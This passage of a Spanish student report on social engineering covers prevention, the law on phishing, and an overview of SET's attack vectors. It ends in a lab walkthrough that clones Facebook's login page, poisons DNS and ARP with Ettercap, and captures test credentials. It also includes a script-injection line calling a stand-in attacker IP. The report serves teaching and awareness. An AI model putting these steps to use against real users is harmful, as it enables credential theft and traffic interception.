Se apoya en el denominado “**control de daños**”. Esta técnica consiste en establecer un conjunto de políticas de acceso, establecidas por el equipo de seguridad de la organización en consenso con sus directivos, de modo que se concrete el modo de acceso del personal a la información, herramientas y recursos de los que disponga la empresa. Generalmente esta serie de reglas se fundamentan en el principio básico denominado “**necesidad del saber**”. De esta manera se conceden o deniegan los permisos de acceso a los datos en función de las tareas que deban desarrollar los empleados dependiendo de su cargo en la empresa. Este hecho disminuye la probabilidad de generar pérdidas o

daños debido a una intrusión. Además, la administración del acceso a la información permite al equipo de seguridad analizar e identificar, de una forma más precisa, los incidentes que vayan surgiendo [2].

## 7. Escepticismo

Con esta práctica se consigue remodelar la **perspectiva** que una persona tiene acerca de la importancia de la **seguridad**. Esta cualidad se adquiere a través del entrenamiento de la conciencia del empleado, de modo que pueda detectar situaciones particularmente sospechosas que puedan desencadenar en un ataque de Ingeniería Social. Para ilustrar este punto, a continuación, presentaremos varios **ejemplos**.

- Una de las técnicas más comunes se basa en la **duplicación de correos electrónicos y sitios webs** de corporaciones bancarias para animar al personal a pinchar en determinados enlaces. Por lo general, estos suelen contener algún tipo de código malicioso que va acompañado por un cuestionario donde se le solicita a la víctima información de carácter personal. Para evitar que el un empleado sea objetivo de este tipo de ataque, hay que informarle de que, en primer lugar, las entidades bancarias no suelen requerir información vinculante a la cuenta ni contraseñas por correo electrónico. Tampoco lo suelen realizar a través de una vía telefónica. Por ello, cuando se les presenten este tipo de situaciones, ellos serán capaces de determinar que el tipo de solicitud que se les reclama es sospechosamente extraña.
- En grandes compañías, por lo general, un empleado no dispone de información acerca de toda la plantilla o referente a los servicios externos contratados. Por lo tanto, en escenarios donde se recibe una llamada telefónica en la que se **solicite información confidencial**, el mejor procedimiento a seguir consiste en contactar con algún superior para que este, a su vez repita el proceso o tome una decisión respecto a dicha revelación de datos.
- Los atacantes suelen generar una atmósfera de **presión** bajo la víctima mediante, por ejemplo, la exigencia de la toma de decisiones de manera urgente. De este modo, pueden simular la solicitud de algún tipo de ayuda para realizar una tarea específica. Además, suelen intentar transmitir a la víctima la tranquilidad de que la operación solicitada ya fue aprobada por el personal de un rango superior. En este caso, lo mejor que puede realizar el personal es meditar acerca de la presión en la que se ve involucrado de una forma calmada, y en caso de duda, acudir a su supervisor.
- Todos los empleados deben conocer la **política de eliminación de documentos** con información sensible. Es decir, en qué casos se deben destruir dichos informes y en qué otras situaciones se pueden eliminar con solo mandarlos a la papelera de reciclaje. Además, periódicamente se deben realizar búsquedas en estos contenedores de reciclaje para comprobar si dicha política se cumple o si hay riesgo de que cualquier persona acceda a un documento con información confidencial y se produzca, posteriormente, un filtrado de este [2].

## 8. Auditorías internas

Si la organización no dispone de los recursos económicos suficientes para contratar un “*penetration tester*”, se puede suplir a través de ciertas herramientas, como por ejemplo **Social Engineering Toolkit** o más conocida como **SET**, de la que más adelante se hablará en este documento, así como otra herramienta denominada **Maltego**. A rasgos generales, ambas aplicaciones son útiles para recopilar información acerca de la propia organización, la plantilla y sus bienes más preciados. Además, contienen una serie de pruebas para comprobar la resistencia de la compañía frente a los ataques más conocidos.

Pese a todas estas indicaciones debemos puntualizar que la prevención contra ataques de Ingeniería Social no es totalmente completa. De hecho, aunque consigamos interiorizar todas las capacidades anteriormente mencionadas en la plantilla de una empresa, estos siguen siendo vulnerables a este tipo de procedimientos, por lo que continúan siendo víctimas potenciales. Este hecho se apoya en el principio que afirma que todo ser humano coexiste con una serie de debilidades propias que le pueden llevar a cometer actos indebidos, como por ejemplo a revelar información sensible por temor a que le suceda algo malo a uno de sus conocidos o seres queridos. Por lo tanto, cualquier atacante que tenga la posibilidad de encontrar alguna de estas fragilidades y de explotarla posteriormente, puede manipular a este sujeto con el objetivo de obtener la información que desee [2].

## 5. Medidas legales contra Ingeniería Social y Phishing

La mayor parte de los delitos cometidos a través de la Ingeniería Social se encuentran dentro de la categoría de **estafas**. Una acción se considera como tal si un sujeto hace uso de técnicas focalizadas en el engaño para inducir a una persona a realizar una operación para su beneficio propio. Este tipo de método está más relacionado con la manipulación psicológica. Sin embargo también existe su homólogo en informática, el cual a través de la adulteración de elementos informáticos, ya sean dispositivos físicos o virtuales, como una página web, tiene como objetivo la realización de transferencias de bienes no consentidas [22].

Uno de los ejemplos más ilustrativos es la conocida técnica denominada **Phishing**. En el ámbito judicial está definida como un método defraudatorio que se basa en el envío intensivo de correos electrónicos, mayoritariamente, en los cuales los atacantes simulan ser una compañía de confianza que solicita cierto tipo de información confidencial a la víctima, o bien les invita a pinchar sobre un enlace que les redirecciona hacia una página que contiene un *malware*. Una vez han cargado dicha página, este virus se introduce en el dispositivo de la víctima con el objetivo de recopilar toda la información que esta contenga, como por ejemplo, sus contraseñas.

El éxito que precede a esta estrategia reside en su dificultad para llevarla ante la justicia. A continuación explicaremos los **principales motivos** de este hecho.

- El primer motivo reside en que la mayoría de los atacantes que la utilizan suelen operar en países extranjeros donde las leyes **no** la contemplan como un tipo de **delito**, por lo tanto, consiguen sus objetivos y quedan impunes.
- La siguiente causa está relacionada directamente con la anterior y es que las cuentas bancarias, en las que se realizan las transferencias ilegales, además de ubicarse en países extranjeros cuya legislación no contempla los delitos virtuales, en aquellos países donde esta táctica si se considera un delito tanto el **origen** de la emisión de los **correos** fraudulentos **como la cuenta bancaria** son datos que se consideran **irrelevantes**.
- Otra de las razones por las cuales los atacantes frecuentan resultar exentos de cualquier delito se fundamenta en la gran **dificultad** de encontrar el lugar desde donde se aprobó la transferencia ilícita. Sin embargo, aún sabiendo que esta se ha efectuado, al no poder encontrar pruebas para demostrarla y dar con el culpable, lo más probable es que el caso termine por archivers sin ningún tipo de consecuencias para los sospechosos [22].
- Existe un determinado rol en toda organización que ejecuta un papel de intermediario comúnmente denominado **"mulero bancario"**. Este tipo de sujetos intervienen de forma parcial en el ataque prestando su propia cuenta bancaria para depositar temporalmente el dinero defraudado, y posteriormente transferirlo hacia las cuentas de los atacantes. La complejidad reside en aplicarle una condena a este sujeto ya que realmente no se puede considerar como miembro de los atacantes, además de que en la mayor parte de los casos no conoce siquiera el plan a efectuar por los delincuentes [23].
- Por último procedemos a analizar otro problema relacionado con este fraude, el cual consiste en definir sobre qué entidad recae la **responsabilidad** de apercibir a la víctima, devolviéndole la integridad de la cantidad defraudada. Por norma general esta entidad se corresponde con



su compañía bancaria, sin embargo, en ciertos casos, esta se desentiende dejando desprotegido a su cliente [22].

## 6. Una herramienta para Ingeniería Social: Social Engineer Toolkit

**SET (Social Engineer Toolkit)** es una *suite* categorizada como *open source* y desarrollada en Python principalmente por David Kennedy. Sin embargo los usuarios de la comunidad asociada a esta herramienta también realizaron diversas aportaciones para su desarrollo. **SET** es un conjunto de herramientas dedicado a realizar ataques de Ingeniería Social. Este kit está especialmente diseñado para realizar ataques avanzados contra los individuos. Además, integra muchas de las funciones de *Metasploit* y es conocido por su gran variedad de ataques, su simplicidad, eficacia y agilidad [24].

A continuación procedemos a destacar los ataques más relevantes que se pueden llevar a cabo haciendo uso de esta herramienta.

### 1. Spear-Phishing Attack Vectors:

Este ataque se utiliza para enviar correos electrónicos con archivos adjuntos infectados. Un ejemplo sería integrar el ataque en Gmail y enviar en el correo un PDF malicioso para que la víctima lo abra y se infecte su máquina. El objetivo es comprobar cuántos individuos han sido víctimas de este ataque para posteriormente proporcionarles algunos consejos, para que a partir de ese momento, sean capaces de detectar este tipo de situaciones y así evitar caer en este tipo de trampa.

### 2. Attack Web Vector:

A través de esta técnica se pueden realizar clonaciones de sitios webs de confianza para engañar a los usuarios que accedan a esta plataforma. Una vez inicien sesión en ella, los distintos fines de los atacantes pueden ser muy diversos, como recoger información acerca de las víctimas o incluso robarle sus credenciales.

A continuación se mostrarán una serie de ataques pertenecientes a esta categoría:

#### - The Java Applet Attack

Este ataque consiste en falsificar un certificado Java y recibir un payload<sup>2</sup> modificado. Utiliza un applet Java personalizado para entregar el payload.

#### - The Metasploit Browser Exploit

Este ataque utiliza los exploits del navegador que utilizemos a través de iframes para entregar un payload de Metasploit. Los exploits son fragmentos de datos que se emplean para aprovechar vulnerabilidades. Un iframe [25] es un elemento de lenguaje HTML que nos permite incrustar o añadir dentro de un archivo HTML otro archivo HTML.

#### - The Credential Harvester Method

Se basa en clonar una web que disponga de casillas para introducir usuario y contraseña y alojarla en nuestro propio servidor. Una vez tenemos la web, la víctima confundirá la página y escribirá sus datos personales. De esta forma podemos leer la información al introducirlo en nuestra web directamente.

#### - The TabNanning Method

En este método se requiere que la víctima cambie de pestaña en el navegador para que SET, que se mantiene a la escucha, modifique la pestaña en segundo plano cuando no está activa por otra a nuestra elección sin que la víctima se de cuenta de nada.

#### - The Man Left in the Middle Attack Method

---

<sup>2</sup> Payload: conjunto de datos que contienen la información que va a ser enviada.



Este ataque utiliza HTTP Referer para recolectar datos a través de los campos de texto de la web. Un HTTP Referer [26] es una cabecera de HTTP que permite identificar la dirección de la página web (URI) que está relacionada con el recurso que estamos solicitando, así la página web puede identificar dónde se originó la solicitud. Para poder llevar a cabo este ataque necesitamos una web vulnerable para introducir `<script src = "http://IP_ATACANTE/">`.

#### - The Web Jacking Attack Method

Este método utiliza reemplazos de iframes para que el enlace URL resaltado parezca legítimo, sin embargo, si clicka en una ventana emergente, SET modifica la URL correcta por el enlace malicioso, provocando que la víctima entre sin darse cuenta y acabe infectando su máquina.

### 3. Infectious Media Generator

Este ataque consiste en la inserción de código malicioso en algún dispositivo extraíble para posteriormente abandonarlo de forma intencionada en el edificio de una empresa. Para ello se hace uso de un archivo autorun.inf que una vez colocado en el medio activará una función de ejecución automática que infectará el equipo. Cuando un empleado lo introduzca en su computadora, el *malware* se ejecutará y su máquina se verá comprometida, afectando también a la seguridad de la empresa.

### 4. Create a Payload and a Listener

En este tipo de ataque se genera un tipo de software denominado “oyente”, cuyo principal objetivo reside en captar todas las operaciones que realiza la víctima, informando de ellas al atacante para que pueda conocer en todo momento qué está haciendo dicho individuo.

### 5. Mass Email Attack:

Este ataque se utiliza para enviar correos personalizados de forma masiva a las víctimas. Este método no permite la opción de crear payloads, por lo que se tiene que llevar a cabo como un ataque de Phishing, es decir, hay que enviar el mensaje de forma manual hacia las víctimas.

### 6. SMS Spoofing Attack Vector:

Método en desarrollo para realizar una nueva función para ataques móviles en SET. Consiste en suplantar la identidad con el número de teléfono y enviar un SMS. Esto es útil en ataques que utilicen el modo Credential Harvester Method.

### 7. Wireless Attack Vector:

Este ataque genera un punto de acceso desde una tarjeta de red inalámbrica en nuestra máquina y utilizando DNS Spoofing, redirige las solicitudes del navegador de las víctimas al atacante.

### 8. The QRCode Attack Vector:

Se utiliza para crear códigos QR de forma nativa que redirigen a una web maliciosa que infecta la máquina al acceder a ella.


## 7. Caso práctico: Ataque realizado con SET (Social Engineer Toolkit)

A continuación, procederemos a realizar un ejemplo práctico haciendo uso de la herramienta que hemos mencionado en el apartado anterior. Por lo tanto, vamos a utilizar **Social Engineer Toolkit** para realizar un ataque de **Phishing** a la página web de la red social Facebook. De esta forma, vamos a poder ver el procedimiento para llevar a cabo un ataque de Ingeniería Social, estudiando los

distintos pasos a seguir que conlleven dicho ataque. Para realizarlo vamos a utilizar dos herramientas: la primera de ellas es **SET** para realizar los ataques relacionados con ingeniería social. En nuestro caso vamos a realizar con la herramienta un Attack Web Vector (ataque web) y la combinaremos con **Ettercap** para realizar un envenenamiento de la red e interceptar todo tráfico que genere la víctima.

En primer lugar, para la realización de dicho procedimiento, vamos a utilizar Windows 10 como víctima y una máquina virtual con Ubuntu 16.04 con red Adaptador puente como atacante para disponer de la máquina virtual en la misma red que el SO anfitrión. Para realizar el ataque, necesitamos **disponer de las herramientas** en nuestra máquina, por lo que si no es el caso, habría que descargar **SET** (Social Engineer Toolkit) y **Ettercap** previamente. Para llevar a cabo la instalación de **SET**, podemos hacer uso de uno de los repositorios de Github en el cual se encuentra los ficheros de instalación de esta herramienta. Solo hay que clonar el repositorio correspondiente. En referencia a la instalación de **Ettercap**, se puede llevar a cabo para Ubuntu a través de la utilización del gestor de paquetes denominado *apt-get*, de modo automático.

Una vez descargadas e instaladas las herramientas, tenemos que comenzar a **preparar el ataque**. Tal y como se puede observar en la **Fig. 1**, vamos a disponer de dos terminales abiertas en la máquina del atacante. En la primera de ellas es en la que ubicaremos la herramienta **SET** en ejecución totalmente lista para su uso. En dicha terminal, buscaremos la opción **Cloning Site**, que se encuentra en el apartado de *Phishing y Credentials*. Esta opción nos permite clonar una página web que alojaremos en nuestro servidor. Una vez que establezcamos dicha sección, se nos solicitarán dos cosas: la IP del atacante (allá donde queramos alojar nuestra web clonada) y la dirección de la web a copiar. Tras realizar esta fase del procedimiento, la herramienta se quedará a la escucha para recibir e interceptar datos personales como usuario y contraseña.



```
root@evelyn-VirtualBox: /home/evelyn
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.132]:192.168.1.132
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website

[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

root@evelyn-VirtualBox: /home/evelyn# ifconfig
enp0s3
Link encap:Ethernet direcciónHW 08:00:27:d8:b5:05
Direc. Inet:192.168.1.132 Difus.:192.168.1.255 Másc:255.255.255.0
Dirección Inet6: fe80::189e:63f9:7f4f:6ed3/64 Alcance:Enlace
ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST MTU:1500 Métrica:1
Paquetes RX:177140 errores:0 perdidos:0 overruns:0 frame:0
Paquetes TX:71529 errores:0 perdidos:0 overruns:0 carrier:0
colisiones:0 long.colaTX:1000
Bytes RX:210865407 (210.8 MB) TX bytes:5968379 (5.9 MB)

lo
Link encap:Bucle local
Direc. Inet:127.0.0.1 Másc:255.0.0.0
Dirección Inet6: ::1/128 Alcance:Anfitrión
ACTIVO BUCLE FUNCIONANDO MTU:65536 Métrica:1
Paquetes RX:68 errores:0 perdidos:0 overruns:0 frame:0
Paquetes TX:68 errores:0 perdidos:0 overruns:0 carrier:0
colisiones:0 long.colaTX:1000
Bytes RX:5884 (5.8 KB) TX bytes:5884 (5.8 KB)

root@evelyn-VirtualBox: /home/evelyn#
```

Figura 1: SET a la escucha después de clonar la página web de Facebook

Por otro lado, el uso que vamos a hacer de la otra terminal indicada en la **Figura 1** consistirá en ejecutar la otra herramienta **Ettercap** en su versión gráfica (-G) y posteriormente, procederemos con los ataques una vez modificado un archivo alojado en la configuración del programa (**Figura 2**) que nos permite modificar el DNS para introducir la web a clonar. En este archivo añadiremos diferentes combinaciones de letras que puede introducir la víctima para acceder a nuestra web. Todas ellas irán redireccionadas a la IP del atacante para que aparezca la web clonada alojada en nuestro *localhost* en vez de la web a la que quiere acceder el usuario.

Primero escogemos la red donde efectuar el ataque y le damos a *Unified Sniffing* para rastrear cualquier tipo de información que circule por esa red. Sniffing es un programa que captura las tramas de una red de computadores. Como resultado de esta acción, emergerá el programa principal y procederemos a buscar en las listas correspondientes (Figura 4) el router (lo seleccionaremos como *target 1*) y la dirección de la víctima (la cual seleccionaremos con *target 2*). Con esto conseguimos que se almacene su puerta de enlace y la IP de la víctima para realización

```

# or for SRV query (either IPv4 or IPv6):
# service._tcp._udp.domain SRV 192.168.1.10:port
# service._tcp._udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all"
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
#
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
facebook.es      A 192.168.1.132
*.facebook.es   A 192.168.1.132
www.facebook.es PTR 192.168.1.132
facebook.es/es  A 192.168.1.132
# Wildcards in PTR are not allowed
#####
# no one out there can have our domains...
#
www.alor.org A 127.0.0.1
www.naga.org A 127.0.0.1
www.naga.org AAAA 2001:db8::2
#####
Guardando el archivo /etc/ettercap/etter.dns...

```

Figura 2: Redireccionamiento DNS a la IP del atacante




Figura 3: Lista de dispositivos conectados a la red

A continuación, activaremos el **plugin DNS spoofing** para interferir en la resolución de direcciones web e iremos a la pestaña MITM para realizar un ataque *Man In The Middle* con envenenamiento de ARP (*ARP Poisoning*) para asociar la MAC del atacante a la IP del destino real al que quería acceder la víctima. Con esto conseguimos redireccionar cualquier tipo de tráfico hacia nuestra máquina.

Una vez se ha realizado el procedimiento anterior, el ataque está listo para llevarlo a la práctica. Dicho ataque consistirá en que la víctima, al intentar iniciar sesión en una de sus redes sociales, que en este caso es Facebook, en realidad introducirá los datos en una web idéntica a la original con la salvedad de que esta página web es falsa. De esta forma, si no se percata de la diferencia en la URL, ni siquiera se planteará que se está en una página falsa, e introducirá sus datos con normalidad. Dicha página web se puede ver a continuación en la **Figura 4**.





Fig.4: Página de Facebook falsa

A consecuencia de lo anterior, cada vez que introduzca su nombre de usuario y su respectiva contraseña, estos datos se mostrarán en la ventana de la terminal asociada a la herramienta **SET**. De este modo, si generalizásemos el ataque aplicándolo a varias personas, podríamos obtener sus



```
root@evelyn-VirtualBox: /home/evelyn
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: tlinezone=-60
PARAM: lgndin=eyJ3IjoxMzY2LCJoa3NjgsInF3IjoxMzY2LCJhaCI6NzI4LCJJIjoy
NH0=
PARAM: lgnrnd=122241_1FVg
PARAM: lgnjs=1513023860
POSSIBLE USERNAME FIELD FOUND: email=prueba2
POSSIBLE PASSWORD FIELD FOUND: pass=prueba2
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: flrst_prefill_source=
PARAM: flrst_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

credenciales de esta red social. Este hecho se puede observar en la **Figura 5** que se ubica a continuación, donde como se puede observar en las líneas en rojo, tendremos los valores de nombre de usuario (**USERNAME**) y contraseña (**PASSWORD**) escritos en formato texto: automáticamente tendríamos la información personal necesaria para acceder a las cuentas de las víctimas.

Para finalizar, adjuntamos el enlace del video que hemos grabado realizando todo el procedimiento necesario para llevar a cabo el ataque explicado.

Figura 5: Recoge los usuarios y sus claves

En el video, podemos ver con un mayor detenimiento cada uno de los pasos explicados:

<https://www.youtube.com/watch?v=U8zCA1LY6Mk>

## 8. Conclusiones personales

En primer lugar, debemos destacar el papel tan importante de las **técnicas de extracción de información** en el ámbito de la Ingeniería Social, y es que tiene una serie de particularidades que la convierten en un atractivo a la hora de ser utilizada por los atacantes. Esto se debe, a que desde el punto de vista de los mismos, tiene una ventaja primordial y no es otra que la **dificultad de detectar este tipo de acciones**, ya que se pueden dar en cualquier ámbito de la vida diaria sin levantar sospechas. Otra de las ventajas a la hora de utilizarla es la **ingenuidad** por parte de las víctimas a la hora de detectar que se está intentando sonsacar o extraer información de forma no autorizada, ya que cuando la víctima note algo raro en la actitud del atacante, normalmente no lo vinculará a que se está realizando un ataque de Ingeniería Social, debido a la poca probabilidad de que sea esa la razón: si una víctima ve un comportamiento raro o que no se corresponda con el papel que representa al atacante, probablemente lo asociará a falta de profesionalidad, descuidos, despistes, o simplemente percepciones incorrectas por su parte. De esta forma, la víctima no le dará mayor importancia a estos tipos de situaciones y el atacante pasaría desapercibido.

Además, queremos destacar su absoluta relevancia en Ingeniería Social, ya que a pesar de no ser en sí una técnica o acción amenazante, es esencial en algunos ataques de la IS como puede ser el caso de **Pretexting**, donde es crucial para poder solidificar los pretextos que se utilizan. Con esto podemos ver, que realmente la complejidad y dificultad que se encuentran en este ámbito de ataques, es el factor humano, ya que al fin y al cabo, las técnicas vistas intentan explotar los defectos y vulnerabilidades que puedan encontrar: aprovecharse de la inocencia, de la buena fe, de la falta de conocimiento, todos estos factores humanos, si se sabe encontrar la forma adecuada, tal y como hemos podido comprobar pueden ser una herramienta muy poderosa y potencial para llevar a cabo ataques..

En segundo lugar, comentar la **facilidad** que hemos tenido a la hora de realizar el ataque de **Phishing** anteriormente explicado. Con esto queremos hacer ver, que sin ser expertas en la materia,

y usando simplemente una serie de programas y pasos que hemos encontrado realizando una búsqueda por Internet, hemos sido capaces de realizar un ataque que en este ámbito es inofensivo, pero que si fuera llevado a cabo por personas con fines no legales podría llegar a ser muy peligroso y por tanto tener una mayor repercusión. Por tanto, una persona sin conocimientos, pero sí con la idea de realizar un ataque y obtener los datos de alguna persona (o de muchas), podría haber realizado los mismos pasos que nosotras y llevado a cabo esta acción.

Con dicho experimento hemos podido comprobar, el doble uso que se le puede dar a la herramienta SET: es igual de potencial tanto para una empresa que intenta buscar las vulnerabilidades de la misma para evitar ataques, como para un atacante que simplemente intente probar a utilizar alguna de las técnicas y perpetuar un ataque. Con esto queremos llegar, a que hay casos donde en cierto modo la Ingeniería Social puede ser un callejón sin salida: intentamos utilizar una herramienta que nos permita reducir el riesgo de ataques, pero simultáneamente, puede ser una herramienta que los potencia.

Y para terminar debemos destacar la sencillez de las **medidas de prevención** a adoptar a pesar de que no siempre son fáciles de llevar a cabo. Esto es debido a que en este tipo de ataques se incluyen una abanico de factores humanos más amplio que de factores tecnológicos, y por lo tanto como antes hemos comentado, en esta razón reside su gran porcentaje de éxito. Por lo tanto, podemos afirmar que no siempre es posible evitar ser víctimas de un ataque mediante tácticas de Ingeniería Social.

## 9. Bibliografía

- [1] Sandoval Castellanos, Edgar Jair, "Ingeniería Social: Corrompiendo la mente humana" [en línea], 2017, disponible en <https://goo.gl/uWtGMn>
- [2] Hadnagy, Christopher, "Social Engineering The Art of Human Hacking", 29 noviembre 2010 [en línea], disponible en [http://zempirians.com/ebooks/The\\_Art\\_of\\_Human\\_Hacking.pdf](http://zempirians.com/ebooks/The_Art_of_Human_Hacking.pdf)
- [3] Comunidad de seguridad de ESET, "5 cosas que debes saber sobre la Ingeniería Social" [en línea], 6 enero 2016, disponible en <https://goo.gl/iLZM86>
- [4] Compañía Social-Engineer, "Validation as a Social Engineering Tool" [en línea], 25 noviembre 2013, disponible en <https://www.social-engineer.com/validation-social-engineering-tool/>
- [5] Shackelford Dave, "Pruebas de penetración en Ingeniería Social: cuatro técnicas efectivas", Tailgating: acceso a zonas restringidas, [en línea] Noviembre 2012, disponible en <http://searchdatacenter.techtarget.com/es/consejo/Pruebas-de-penetracion-en-ingenieria-social-cuatro-tecnicas-efectivas>
- [6] CloudAStructure, Rajeev Kak, "A Foolproof Strategy to Prevent Tailgating in your Building", 9 junio 2017 [en línea], disponible en <https://goo.gl/NtnbK9>
- [7] Ethical Hack, "Ingeniería Social", 4 junio 2017 [en línea], disponible en <http://ehack.info/ingenieria-social/>
- [8] Basta Alfred, Basta Nadine, Brown Mary, "Computer Security and Penetration Testing", "Prevention of Dumpster Diving", Segunda Edición 2013 [en línea], disponible en <https://goo.gl/df6EXc>
- [9] Confirma Sistemas, "El shoulder surfing, un espionaje muy efectivo", 2 agosto 2013 [en línea], disponible en <https://goo.gl/AGuGra>
- [10] BoardingArea, "5 ways to prevent Shoulder Surfing", 21 septiembre 2017 [en línea], disponible en <http://travelskills.com/2017/09/21/5-ways-to-prevent-shoulder-surfing/>
- [11] Black Hills Information Security, "The Easiest Con - Hacking the Human & 9 Tips to Avoid Social Engineering", 31 mayo 2016 [en línea], disponible en <https://goo.gl/uL8bHC>
- [12] Periódico ABC Tecnología, "Regresa el fraude de los vales descuento en Zara", 5 septiembre 2016 [en línea], disponible en <https://goo.gl/RHEG8o>
- [13] HuffPost, "La policía nacional avisa de un nuevo timo por Whatsapp sobre Zara", 11 septiembre 2017 [en línea], disponible en <https://goo.gl/AomM2j>
- [14] GygaBytes, "Pharming: Estafa sofisticada", [en línea], disponible en <https://goo.gl/eFfFNs>



- [15] Periódico AS, César Otero, 21 septiembre 2017, [en línea] disponible en [https://as.com/betech/2017/09/21/portada/1506002621\\_477863.html](https://as.com/betech/2017/09/21/portada/1506002621_477863.html)
- [16] Video2brain, “Ejemplos reales de ataques de Ingeniería Social”, 12 septiembre 2016, [en línea], disponible en <https://goo.gl/oRAX2d>
